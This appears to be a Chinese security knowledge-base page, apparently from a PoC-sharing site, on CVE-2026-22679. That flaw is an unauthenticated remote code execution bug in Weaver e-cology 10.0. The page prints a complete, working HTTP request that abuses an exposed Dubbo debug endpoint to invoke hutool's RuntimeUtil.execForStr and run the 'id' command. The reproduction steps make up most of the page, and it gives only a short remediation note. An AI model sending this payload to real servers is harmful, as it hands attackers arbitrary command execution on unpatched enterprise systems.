漏洞收录
2025年HVV公开披露POC
GitHub PoC实时雷达
700+漏洞归档弹药库
Linux核弹级提权1秒Root
WooYun历史案例可构建
Linux本地提权通杀项目
CVE-2026-42945漏扫验证
Nginx 1.31.0 RCE 0day
FastJsonV1.2.83漏洞分析
fastjson复现环境项目及POC
2026CVE收集分享记录
CVE-2026-22679泛微RCE
小迪安全知识库
-
+
home
CVE-2026-22679泛微RCE
CVE-2026-22679泛微RCE
**0x01漏洞介绍**  Weaver e-cology是中国Weaver公司的一套协同管理应用平台。 Weaver e-cology 10.0 20260312之前版本存在访问控制错误漏洞,该漏洞(CVE-2026-22679,CVSS评分:9.8)属于未经身份验证的远程代码执行问题,影响2026年3月12日之前发布的泛微E-cology 10.0版本。漏洞存在于 /papi/esearch/data/devops/dubboApi/debug/method 接口,攻击者可通过调用暴露的调试功能执行任意命令。  **0x02影响版本** Weaver e-cology 10.0 20260312之前版本【漏洞成因接口未授权,传参未过滤】 **利用条件:** 网络可达   **0x01漏洞复现** 1.访问环境  2.漏洞利用 ``` POST /papi/esearch/data/devops/dubboApi/debug/method?interfaceName=cn.hutool.core.util.RuntimeUtil&methodName=execForStr HTTP/1.1 Host: 127.0.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Connection: keep-alive Content-Type: application/json;charset=utf-8 Accept-Encoding: gzip, deflate, br Content-Length: 8 [["id"]] ``` 漏洞测试,成功执行id命令  3.Yakit测试漏洞存在   **0x0**4修复建议**** 目前厂商已发布升级补丁以修复漏洞,补丁获取链接: 临时缓解措施: 安全防御设备WAF、IPS、防火墙等阻断攻击行为。
xiaodi
Sept. 3, 2026, 1:54 p.m.
40
0 comment
Forward
Favorites
Last
Next
Scan the QR Code
Copy link
Scan the QR code to share.
Copy link
share
link
type
password
Update password
Validity period
Markdown file
Word document
PDF document
PDF document (print)